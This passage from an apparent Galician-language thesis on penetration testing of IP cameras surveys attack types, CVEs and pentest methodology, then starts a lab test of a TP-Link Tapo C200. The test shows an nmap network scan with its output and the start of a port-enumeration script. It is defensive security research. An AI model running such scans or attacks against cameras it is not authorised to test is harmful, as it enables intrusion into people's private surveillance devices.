


Fig. 2.3.: Sistema de vixilancia IP vs CCTV. Fonte: <https://fbtgroup.com.au/blog/analogue-cameras-vs-ip-camera-cctv-security>.

Como podemos observar, os tipos de sensores que empregan as cámaras de vixilancia analóxica, son sensores CCD (Charge Couple Devide), mentres que as cámaras IP poden empregar tanto sensores CCD como CMOS (Complementary Metal Oxide Semiconductor). É no seguinte punto onde empezan a xurdir as maiores diferenzas pois nas cámaras IP a imaxe é comprimida e codificada na propia cámara para despois ser transmitida por medio do protocolo IP.

Os sistemas analóxicos, pola súa contra, funcionan de maneira diferente. Unha vez procesada a imaxe no DSP, esta convértese de novo a un sinal analóxico trasmitíndose a un monitor ou DVR, o cal é o encargado de codificar e almacenar o vídeo.

Dentro destas cámaras IPs destacan os seguintes protocolos para o intercambio de datos e a conectividade das mesmas, sendo estes os principais:

- **HTTP/HTTPS:** Hypertext Transfer Protocol [22aa] é un protocolo da capa de aplicación, empregado para a transmisión da información da World Wide Web, establecendo criterios de sintaxe e semántica informática necesarios para o establecemento da comunicación. HTTP é vulnerable a ataques Man in the Middle, os cales poderían comprometer a privacidade e a integridade dos datos

que se envían, o que deu lugar a creación da alternativa HTTPS, é dicir, HTTP sobre TLS. Empregando este último para a autenticación, co fin de garantir unha comunicación segura.

- **RTSP:** Real Time Streaming Protocol (RTSP) [22ag] é un protocolo da capa de aplicación deseñado para sistemas de telecomunicacións para controlar a entrega de datos multimedia. Emprégase para a transferencia de datos, como vídeo e audio en tempo real, tanto datos en directo como datos almacenados. RTSP non se emprega normalmente para o transporte dos datos en si, senón que só administra o contido polo que a miúdo emprégase RTP (Real-time Transport Protocol) xunto con RTCP (Real-time Control Protocol), un protocolo para asegurar a calidade do servizo e control dos dispositivos participantes na comunicación.

2.4.6 Seguridade nas cámaras IP

Segundo un estudio titulado *The Security of IP-based Video Surveillance Systems*, a través de procuras de cámaras IP, nos motores de busca **Shodan.io** e **Censys.io**, obsérvanse máis de un millón de cámaras de vixilancia e máis de 125.000 servidores de vixilancia expostos en Internet. Destes dispositivos, o 90% non dispón de portais de acceso seguro (empregan HTTP e non HTTPS). Ademais, aproximadamente un 8% dos dispositivos teñen o porto SSH e Telnet abertos, o 3% teñen bases de datos MySQL expostos, e ao menos o 1.7% seguen sendo vulnerables a vulnerabilidade *HeartBleed SSL* descuberta en 2012.

A maiores, estes tipos de dispositivos IoT, presentan ataques parecidos aos comentados anteriormente, pero incluíndo algúns específicos:

- **Inxección de código:** A inxección de código é unha explotación do parseamento incorrecto dunha entrada do usuario, que da como lugar a execución de código. Un exemplo disto é o coñecido como Cross-site request forgery (CSRF), que pode empregarse para engadir unha conta de administrador secundaria nalgunhas cámaras (CVE-2018-7524 ou CVE-2018-7512). Outro exemplo é o ataque de inxección SQL, que por exemplo afectou a cámaras da marca **Geutebrück** (CVE-2018-7528).

A maiores, algunhas cámaras executan servidores web HTTP para ofrecer aos usuarios unha cómoda interface de configuración. Con todo, estes servidores poden estar obsoletos ou ser vulnerables a ataques, como o coñecido *Heartbleed* en servizos *OpenSSL*.

Incluso se o tráfico está cifrado, o software poder estar empregando un protocolo antigo ou ser vulnerable a ataques *downgrade*. Por exemplo, **Poodle** [14] e *Beast* [11] son ataques que interceptan o *handshake* inicial e enganan ao servidor para que rebaixe o cifrado a unha versión vulnerable ou obsoleta.

- **Manipular/observar o tráfico:** Un atacante pode ter a capacidade de manipular, redirixir ou observar o tráfico da rede. Por exemplo, un atacante pode realizar un ataque MitM na rede local e logo conxelar unha imaxe do vídeo ou inxectala nunha transmisión en directo.

Na *DEFCON* do ano 2017 [17a], **VIPER Lab** presentou unha ferramenta chamada *VideoJak*, a cal pode empregarse para interceptar fluxos de vídeo do Protocolo de Transporte en Tempo Real (RTP). A maiores tamén permite a realización de diversos ataques como por exemplo a inxección de vídeo ou establecer a imaxe dun vídeo en bucle.

- **Flooding e Disrupting:** Un atacante pode impedir o acceso a un servizo ou aos datos, inundando a rede con paquetes ou enviando tráfico manipulado. Un exemplo é inundar unha cámara IP ata esgotar todos os seus recursos (CVE-2019-6973).

As cámaras IP adoitan ser susceptibles a estes ataques porque teñen unha serie de recursos limitados. Por exemplo, algunhas cámaras só poden soportar ata 80 conexións HTTP concorrentes, as cales poden ser facilmente consumidas. Outro exemplo de ataque é por exemplo o de rexeneración SSL, no que un atacante solicita repetidamente renegociacións das claves, o cal sobrecarga a CPU (Central Processing Unit) do dispositivo.

- **Escaneo e recoñecemento:** Pódese realizar un escaneo da rede para coñecer a topoloxía, os activos, os portos abertos e os servizos dispoñibles para unha posible explotación.

Pódese facer uso de técnicas como *banner wrapping* ou *fuzzing* para atopar posibles vulnerabilidades.

- **Configuracións erróneas:** Algúns exemplos de configuración erróneas que poden sufrir as cámaras IP son por exemplo deixar credenciais por defecto, servizos expostos (como por exemplo *Telnet*) ou incluso regras de control de acceso inadecuadas.
- **Ataques de forza bruta:** É o intento de adiviñar unha entrada correcta probando moitas opcións posibles. Os atacantes poden empregar esta técnica para intentar adiviñar as credenciais dos usuarios das cámaras IP.

Moitos fabricantes de cámaras non implantan funcións de seguridade contra estes tipos de ataque. Por exemplo o malware **Mirai** propagouse a outros dispositivos conectándose a través de *Telnet* empregando para iso un dicionario de 62 credencias comúns [17b].

- **Acceso físico:** Prodúcese cando un atacante realiza un ataque que require contacto físico co sistema. Algúns exemplos son por exemplo: instalar un sistema de escoita (*wiretap*), configurar un *backdoor*, acceder a un terminal na sala de servidores, *flashear* o *firmware* da cámara, obstruír a visión da cámara ou simplemente cortar un cable.
- **Enxeñaría inversa:** Este é o proceso de analizar código compilado ou *hardware* para identificar os compoñentes do sistema e as súas interrelacións. Durante este proceso pódese descubrir vulnerabilidades ou incluso credenciais codificadas.

Na conferencia de **Black Hat de 2013** [13] demostrouse que, mediante a utilización deste tipo de técnicas, atopáronse vulnerabilidades de seguridade tales como contrasinais administrativas ou por exemplo vulnerabilidades de execución remota de código. Todo isto en dispositivos de distintas marcas e fabricantes, como son *D-Link*, *Cisco Systems*, *Linksys*...

2.5 Marco teórico

Nesta última sección, imos **definir o significado das probas de penetración e explicar as metodoloxías máis empregadas no ámbito xeral**. Será no seguinte capítulo (capítulo 3) onde detallaremos o caso en particular das cámaras IP e levarase a cabo a creación dunha metodoloxía propia.

2.5.1 Test de penetración e metodoloxía

O test de penetración, ou tamén coñecido como *pen-test* ou *hack ético*, inclúe unha recompilación de procedementos e procesos para avaliar a seguridade dos dispositivos dun sistema.

Existen múltiples metodoloxías e estándares de probas de penetración, como poden ser OSSTMM, ISSAF, PTES, NIST ou OWASP. No noso caso, imos a empregar a metodoloxía establecida por OWASP, a cal consta das seguintes fases:

- **Escaneo e recoñecemento:** Fase principal na que recollemos toda a información posible. Inclúe tanto o recoñecemento activo como o pasivo, onde o recoñecemento activo é a recompilación de información empregando o sistema obxectivo para dita tarefa. Mentres que o recoñecemento pasivo, é a recopilación de información empregando recursos dispoñibles que non son do sistema obxectivo, como por exemplo Internet.
- **Análisis de vulnerabilidades:** Nesta fase é onde se analizará a información recompilada na fase anterior e o descubrimento das vulnerabilidades. Para isto, pódense empregar ferramentas como *nmap*, ou ferramentas automáticas como *OpenVas*.
- **Explotación:** Esta fase consiste en realizar todas aquelas accións que poidan comprometer ao sistema auditado, aos usuarios ou a información que manexa. Istes tipos de ataques realízanse adecuando o desenvolvemento de cada ataque, técnicas en uso e as últimas tecnoloxías dispoñibles adaptadas para conseguilo.
- **Post explotación:** No caso de atoparse unha vulnerabilidade que permita realizar outras accións no sistema auditado ou no seu entorno, realizaranse controis adicionais co obxectivo de comprobar a criticidade desta. A maiores moitos ataques só teñen éxito mentres o sistema siga funcionando, polo que é interesante poder manter o acceso de forma persistente.

2.5.2 Modalidades de pen-test

Existen diferentes enfoques para as probas de penetración, que teñen que ver sobre o coñecemento do sistema probado. Por iso distinguimos as seguintes:

- **Caixa negra:** Esta modalidade consiste en ter coñecemento da infraestrutura, é dicir, á hora de realizar un pen-test, non se dispón de información ao respecto. É esta modalidade a que simula un ataque dende o exterior por parte dun atacante sen coñecemento sobre o sistema a atacar.
- **Caixa branca:** Neste caso o probador ten acceso completo ao sistema, incluíndo por exemplo código fonte, contas de usuario de todo tipo, arquitectura de rede... Esta modalidade é a que simula un ataque interno por parte dun membro da entidade que coñece a perfección como está estruturado o sistema obxectivo.

- **Caixa gris:** Dispónse de certa información parcial do obxectivo. Diferenciase da *Caixa branca* no nivel de coñecemento e a profundidade do mesmo. Esta modalidade híbrida é a que simula un ataque cun relativo coñecemento da situación como o que poderían levar a cabo un cliente ou un competidor.

2.5.3 Aproximación de pentest en cámaras IP

No caso concreto das cámaras IP, podemos definir ou guiarnos a través dos seguintes pasos para realizar un test de penetración. Estes pasos ou datos foron extraídos de diferentes procesos de pentesting realizados a distintos dispositivos IoT, polo que non se centran só nas cámaras IP.

- **Políticas e configuración por defecto:** Consiste na recompilación da información simplemente observando os recursos dispoñibles. Esta proba avalía a configuración predeterminada da cámara e as aplicacións empregadas. Dében-se intentar responder as seguintes preguntas:
 - Que servizos poden ser habilitados polo usuario?
 - Son as credenciais por defecto da cámara seguras?
 - Cantos intentos de inicio de sesión podemos realizar antes de que se nos bloquee a conta?
 - Cal é a mínima lonxitude do contrasinal?
- **Software:** Esta segunda fase consiste na realización de probas no compoñente software do dispositivo. Para isto adoitanse realizar probas ou tests de vulnerabilidades intentando responder as seguintes preguntas:
 - Está o dispositivo exposto a algunha vulnerabilidade coñecida?
 - Está actualizado o software do dispositivo?
 - É segura a comunicación?
- **Redes e captura de paquetes:** O obxectivo desta fase é probar as conexións de rede dos dispositivos obxectivo, e que información se pode atopar en base aos resultados obtidos. Para isto pódense empregar ferramentas coma *Nmap*, *Wireshark* ou *Whois*. Podemos preguntarnos as seguintes cuestións:
 - Cal é o Sistema Operativo da cámara?
 - Cales son os servizos que se están executando na cámara?

- Que portos están abertos?
- Que vulnerabilidades coñecidas se poden atopar no dispositivo?
- Que información pode ser atopada nos paquetes transmitidos?
- **Aplicación web/móbil:** Implica a realización de probas na aplicación web ou móbil. Algunhas destas probas son por exemplo o escaneo, modificación de peticións ou inxeccións, técnicas como *directory path traversal* ou forza bruta. Inténtase dar respostas as seguintes preguntas:
 - Podemos acceder a aplicación web sen autenticación?
 - Podemos realizar forza bruta aos directorios da aplicación web?
 - Está a versión do server actualizada?
 - É posible empregar forza bruta para as credenciais ou istes atópanse nalgũa lista de credenciais máis comúns?

Traballo realizado

Neste capítulo, imos comentar os pasos teóricos e técnicos levados a cabo durante o proceso de pentesting. Exporase a creación e elaboración dunha metodoloxía propia de pentesting para cámaras IP, así como toda a aplicación desta guía para a análise de dous modelos concretos de cámaras físicas.

3.1 Elaboración dunha metodoloxía pentesting

Como ben comentamos na sección 2.5.1, existen catro fases principais polas que ten que pasar un test de penetración (escaneo e recoñecemento, análise de vulnerabilidades, explotación e post explotación).

Tal e como observamos ditas fases son xerais para calquera tipo de dispositivo a analizar, polo que xurde a necesidade de **elaborar e crear unha metodoloxía propia**, capaz de poñer a proba os tres pilares da seguridade das cámaras IP, como son a **confidencialidade**, a **integridade** e a **dispoñibilidade**.

Esta metodoloxía vai ser común para calquera tipo de cámara a investigar, pero dentro de cada caso esta guía pode sufrir variacións e personalizacións en función dos servizos ou funcionalidades que estas posúan. A metodoloxía en trazos xerais vai ter os pasos ou fases que se visualizan no gráfico da figura 3.1.

Como podemos observar non só se centra no propio dispositivo en si, senón que abarca todo o entorno da cámara, estudando e pondo a proba por exemplo elementos como a aplicación móbil ou web.

Metodoloxía pentesting




Fig. 3.1.: Diagrama da metodoloxía pentesting.

3.1.1 Identificación e recoñecemento do dispositivo

A recompilación de información de maneira pasiva basease no feito de intentar recadar a maior cantidade de información posible acerca da cámara sen interactuar con ela. Isto pódese facer empregando manuais oficiais de dita cámara, motores de busca, bases de datos, foros... Algunhas das principais ferramentas para levar a cabo esta primeira fase son:

- **Manuais:** Nos manuais de usuario ou instrucións da cámara oficiais podemos atopar información relevante en canto a configuración ou servizos da cámara obxectivo.
- **Aplicacións móbiles ou web:** Deberemos configurar o dispositivo conforme nos indica o fabricante, establecendo así un entorno de proba simulando unha situación real.

Como principais pasos ou fases dentro desta sección podemos realizar os seguintes puntos:

- **Identificación física:** ten como principal obxectivo identificar a marca e modelo concreto do dispositivo.
- **Inspección externa e física:** lévase a cabo a enumeración de portos, interfaces ou compoñentes da cámara IP.
- **Configuración e interacción co usuario:** simularase o entorno de proba necesario para realizar as seguintes probas de pentesting.
- **Funcionamento técnico do dispositivo:** coñecer o funcionamento e o modelo de fluxo que sigue a interacción do usuario co dispositivo.

3.1.2 Enumeración e escaneo de portos e directorios

Tratarase de buscar e recompilar información acerca da cámara IP de maneira activa. Esta recompilación de información acerca da cámara implica a interacción con ela, é dicir, mediante o uso de distintas ferramentas intentar conseguir información relevante interactuando coa cámara obxectivo.

A maiores, se o dispositivo conta con diversos servizos ou tecnoloxías podemos investigar e intentar explotar vulnerabilidades que estes conteñan, para ganar, así acceso ao dispositivo ou executar diversas accións sobre o mesmo.

Algunhas ferramentas interesantes para levar a cabo esta recompilación activa e explotación son as seguintes:

- **Nmap:** é un escáner de seguridade gratuíto e de código aberto que se emprega a miúdo no paso inicial das probas de penetración. Con el podemos obter información realmente importante, como descubrir hosts, sistemas operativos ou portos abertos [22w].
- **Bases de datos de vulnerabilidades:** Este tipo de bases de datos conteñen información sobre vulnerabilidades coñecidas en sistemas informáticos, software e aplicacións. Algúns exemplos destas bases de datos son por exemplo **Common Vulnerabilities and Exposure (CVE)** [22l], **National Vulnerability Database (NVD)** [22ae], **Exploit-db** [22t] ou a base de datos **Vulnerability-lab** [22ar].
- **Ferramentas de fuzzing:** son ferramentas e scripts que mediante o uso da forza bruta permítennos realizar un descubrimento de arquivos ou directorios que pode ter un dispositivo nun recurso web. Algúns exemplos de este tipo de ferramentas son por exemplo **wfuzz** [22z] ou **gobuster** [22v].

Como principais pasos ou fases dentro desta sección, podemos realizar os seguintes puntos:

- **Enumeración e escaneo de portos:** descubrimento e listado dos portos e servizos escoitando a ditos portos.
- **Busca e explotación de posibles vulnerabilidades coñecidas a ditos servizos:** a través de diversas bases de datos e motores de busca.
- **Enumeración e listado de directorios e arquivos dos recursos web:** busca por forza bruta dos nomes de posibles directorios e ficheiros que se atopan nalgún recurso web.

3.1.3 Comprobación do software e sistema operativo

Intentarase obter e analizar a versión do *firmware* do dispositivo, obtendo así a posibilidade de decompilar e analizar dito código. Tamén teremos a opción de buscar e explotar posibles vulnerabilidades coñecidas a cámara IP, que afectan a dita versión de *software*.

Algunhas das tecnoloxías ou ferramentas que se poden empregar para levar a cabo estas tarefas son:

- **Ferramentas de rede:** Permítenos sniffar ou analizar o tráfico en busca de peticións que realice a aplicación móbil ou a cámara nos procesos de actualización do *firmware*. Algunhas destas ferramentas son por exemplo **tcpdump** [22y], **CharlesProxy** [22k] ou **SSLStrip** [22x].
- **Bases de datos de vulnerabilidades:** De novo, como no paso anterior, empréganse este tipo de almacéns de datos para coñecer vulnerabilidades coñecidas ao propio *firmware* do dispositivo. Algúns exemplos son por exemplo **CWE** [22c], **searchsploit** [22d] ou **Exploit-db** [22t].

Como principais pasos ou fases dentro de esta sección, podemos realizar os seguintes:

- **Busca do firmware instalado no dispositivo:** ben a través de motores de busca ou ben analizando as peticións que realiza o dispositivo para descargar as últimas versión do software.
- **Busca e explotación de posibles vulnerabilidades coñecidas a cámara IP:** a través de diversas bases de datos e motores de busca.

3.1.4 Políticas e configuración por defecto

O obxectivo desta sección é descubrir credenciais que ten a cámara por defecto en algún do seus servizos ou malas configuracións que pode traer o dispositivo dende fábrica.

Para realizar dita busca deberemos apoiarnos en recursos tanto oficiais do dispositivo, como poden ser manuais ou informes técnicos dos fabricantes e provedores, ou incluso en material de terceiros publicado en Internet como poden ser *papers* ou informes doutros investigadores.

A maiores pódense empregar listas en liña como a de ispyconnect para coñecer as principais credenciais por defecto dos distintos fabricantes de cámaras IP, e incluso listas que non son específicas para este tipo de dispositivos, pero si que albergan os credenciais máis empregados. Un exemplo é por exemplo o repositorio **SecLists** [22aj].

3.1.5 Redes e canles de comunicación

Imos analizar, estudar e intentar explotar os distintos protocolos de rede empregados pola cámara IP. Na meirande parte dos casos, este protocolos centraranse sobre todo en servizos como **HTTP** e **RTSP**, polo que poderemos executar os ataques máis comúns a este tipo de tecnoloxías, como poden ser ataques **MitM**, **DoS** ou **Side Channel** entre outros.

Algunhas das tecnoloxías ou ferramentas que se poden empregar para levar a cabo estas tarefas son:

- **Ettercap:** *Ettercap* é unha ferramenta de seguridade de código aberto que se emprega principalmente para realizar distintos ataques de rede, como por exemplo MitM ou analizar ou diseccionar protocolos de rede ou hosts.
- **Wireshark:** É unha ferramenta de inspección de paquetes de rede que é capaz de capturar e mostrar paquetes nun formato lexible en tempo real. Permite identificar información útil do protocolo de comunicación así como realizar probas de penetración para detectar vulnerabilidades na rede.
- **Hping3:** É unha ferramenta de seguridade e proba de penetración de red de código aberto que permite aos usuarios enviar paquetes IP personalizados e analizar as respostas. Pero no noso caso podemos empregar outra funcionalidade que esta contén, a cal nos serve de axuda para realizar probas de DoS.

3.1.6 Aplicación móbil ou web

Mediante a decompilación e o análise da aplicación móbil ou web que nos ofrece o propio fabricante da cámara IP, imos a ser capaces de obter información adicional que nos pode servir de gran axuda. Esta información vai dende claves ou contrasinais *hardcodeados* directamente no propio código, ata funcionalidades ou servizos que non sabíamos nunha primeira análise da aplicación móbil.

Algunhas das ferramentas ou tecnoloxías que se poden empregar para levar a cabo estas tarefas son:

- **Bases de datos de aplicación móbiles:** Ditas bases de datos permítenos obter e descargar arquivos *.apk* (Android Package Kit) directamente no noso

ordenador, permitindo así a execución de análisis estáticos e dinámicos. Quizais o exemplo máis coñecido dunha base de datos de ficheiros de este tipo é **Apkmirror**.

- **Decompiladores:** Os decompiladores de APKs son ferramentas de software que se empregan para desensamblar e descompilar o arquivo APK dunha aplicación de Android. Isto permítenos analizar o código fonte dunha aplicación, comprender como funciona e ata incluso realizar cambios en dita aplicación. Algúns exemplos de decompiladores son por exemplo as ferramentas **d2j-dex2jar** ou **jadx**.

3.1.7 Ataques físicos ou hardware

A derradeira fase consiste na realización do intento de explotación das características físicas do dispositivo. Como principais pasos ou fases dentro de esta sección, podemos realizar os seguintes:

- **Busca e explotacións de posibles portos UART:** isto permitiranos a posibilidade de obter unha consola *TTL*.
- **Ataques a través da tarxeta SD:** centrándose principalmente no *downgrade* do software do dispositivo.

3.2 Test de penetración en cámaras físicas

A continuación vamos comentar os pasos e probas levadas a cabo, seguindo a metodoloxía creada por nós, para por a proba a seguridade de distintas cámaras IP, ás cales temos acceso fisicamente.

Comentar que todas as cámaras foron configuradas nun entorno real, seguindo a mesma metodoloxía, pois todas presentan un funcionamento similar. Simulouse a utilización destes dispositivos, como cámaras empregadas para a realización de distintas tarefas de vixilancia como pode ser por exemplo a observación dun recién nacido ou a control dunha estancia dun fogar.

3.2.1 Cámara 1

Identificación física

A simple vista a primeira cámara trátase dun dispositivo da marca ou modelo **Tapo**, do cal non sabemos nada de información en concreto acerca deste. Se lle realizamos unha foto e empregamos a busca inversa por imaxes de Google [22] chegamos rapidamente a conclusión de que se trata do modelo **Tapo C200** (amosada na figura 3.2) da marca **TP-Link**.




Fig. 3.2.: Busca inversa Tapo C200.

Inspección externa e física

Realizamos unha inspección externa do dispositivo en busca de portos ou compoñentes interesantes. Podemos observar partes vitais da cámara como poden ser unha lente, un altofalante, un micrófono, dous motores mecánicos, unha antena WiFi, un conector de alimentación e dúas PCB. Tamén podemos observar como hai unha abertura para tarxetas *MicroSD* e un botón de reinicio bastante exposto, polo que podemos imaxinar que un atacante podería utilizalo facilmente.

En canto á configuración interna, atopámonos con dúas PCBs, unha para a conexión da lente e outra que asemella ser a principal. Nesta última, como se observa na

imaxe da figura 3.3, non se logran visualizar claramente portos UART marcados, pero existen algúns posibles candidatos. Do mesmo xeito tampouco se logra identificar ningún modelo ou marca recoñecida para intentar identificar o modelo da PCB.



Fig. 3.3.: PCB cámara Tapo C200.

Configuración e interacción do usuario

O primeiro enfoque consistiu en conectar a cámara no entorno de proba ou de teste, o cal simula unha situación real. Primeiro conectouse a rede eléctrica á cámara IP, logo descárgase a aplicación móbil ou web que nos indica o propio fabricante para facilitar a instalación (a aplicación amósase na figura 3.4) e xa por último a través desta aplicación conectámonos a rede Wifi da propia cámara. Posteriormente deberemos configurala para que se conecte ao punto de acceso que nos elixamos, e a partir deste punto poderemos acceder a cámara a través da aplicación móbil en calquera momento, incluíndo aqueles casos nos que non estamos conectados a mesma rede Wifi.




Fig. 3.4.: Aplicación móvil Tapo.

Funcionamento técnico do dispositivo

Neste punto deberemos ter unha idea clara e específica de como realiza a cámara as distintas conexións e como os fluxos de datos relaciónanse entre si. Podemos presentar dúas situacións diferentes:

- Por un lado temos aquelas situacións nas que o usuario conéctase directamente coa cámara a través da aplicación **Tapo**. Isto pode verse reflectido no diagrama de fluxo da figura 3.5.

Despois de que o usuario inicie sesión a través do servizo de *TP-Link* e elixa a cámara IP da que quere obter a sinal en *streaming*, a aplicación **Tapo** rexístrase no dispositivo *Tapo C200* obtendo o *stok token* necesario para realizar as operacións de control e modificación. O propósito deste *token* é crear unha sesión que permite ao usuario non ter que reautenticarse cada vez que se cambie a configuración da cámara.

Tras a solicitude do usuario para acceder ao vídeo en *streaming*, a aplicación e o dispositivo "*coordínanse*", para levar a cabo a construción dunha clave simétrica, co obxectivo de cifrar os paquetes asociados á reprodución do vídeo mediante AES en modo CBC.




Fig. 3.5.: Diagrama de fluxo da conexión entre a aplicación Tapo e a cámara Tapo C200.

- No caso de empregar unha aplicación externa, como pode ser o uso do reprodutor *VLC* ou *iSpy*, é necesario un paso a maiores, no cal créase unha conta para ese novo *software* de terceiros. Para iso, tal e como comentamos antes, para cada modificación na configuración da cámara pódese empregar o *stok token* e así omitir o paso de autenticarse de novo contra a cámara (reutilización da conta).

Enumeración e escaneo de portos

A través da aplicación móbil podemos localizar a IP asignada á cámara IP. Sen embargo, se un atacante quixese descubrir a IP do dispositivo simplemente podería realizar un escaneo en toda a rede para localizar o dispositivo obxectivo, empregando por exemplo o seguinte comando de *nmap* cuxa saída se amosa na figura 3.6.

```
# nmap -sS 192.168.1.0/24
```

```

Nmap scan report for 192.168.1.135
Host is up (0.0048s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
443/tcp    open  https
554/tcp    open  rtsp
2020/tcp   open  xinupageserver
8800/tcp   open  sunwebadmin
MAC Address: 1C:61:B4:21:BF:F9 (TP-Link Limited)

```

Fig. 3.6.: Ferramenta nmap cámara Tapo C200.

Asimismo, co obxectivo de evitar falsos positivos, diseñouse un script en **bash** para enumerar posibles portos adicionais que a ferramenta **nmap** non chegara a detectar (fig. 3.7).

```

#!/ bin / bash
for port in $( seq 1 65535 ) ; do
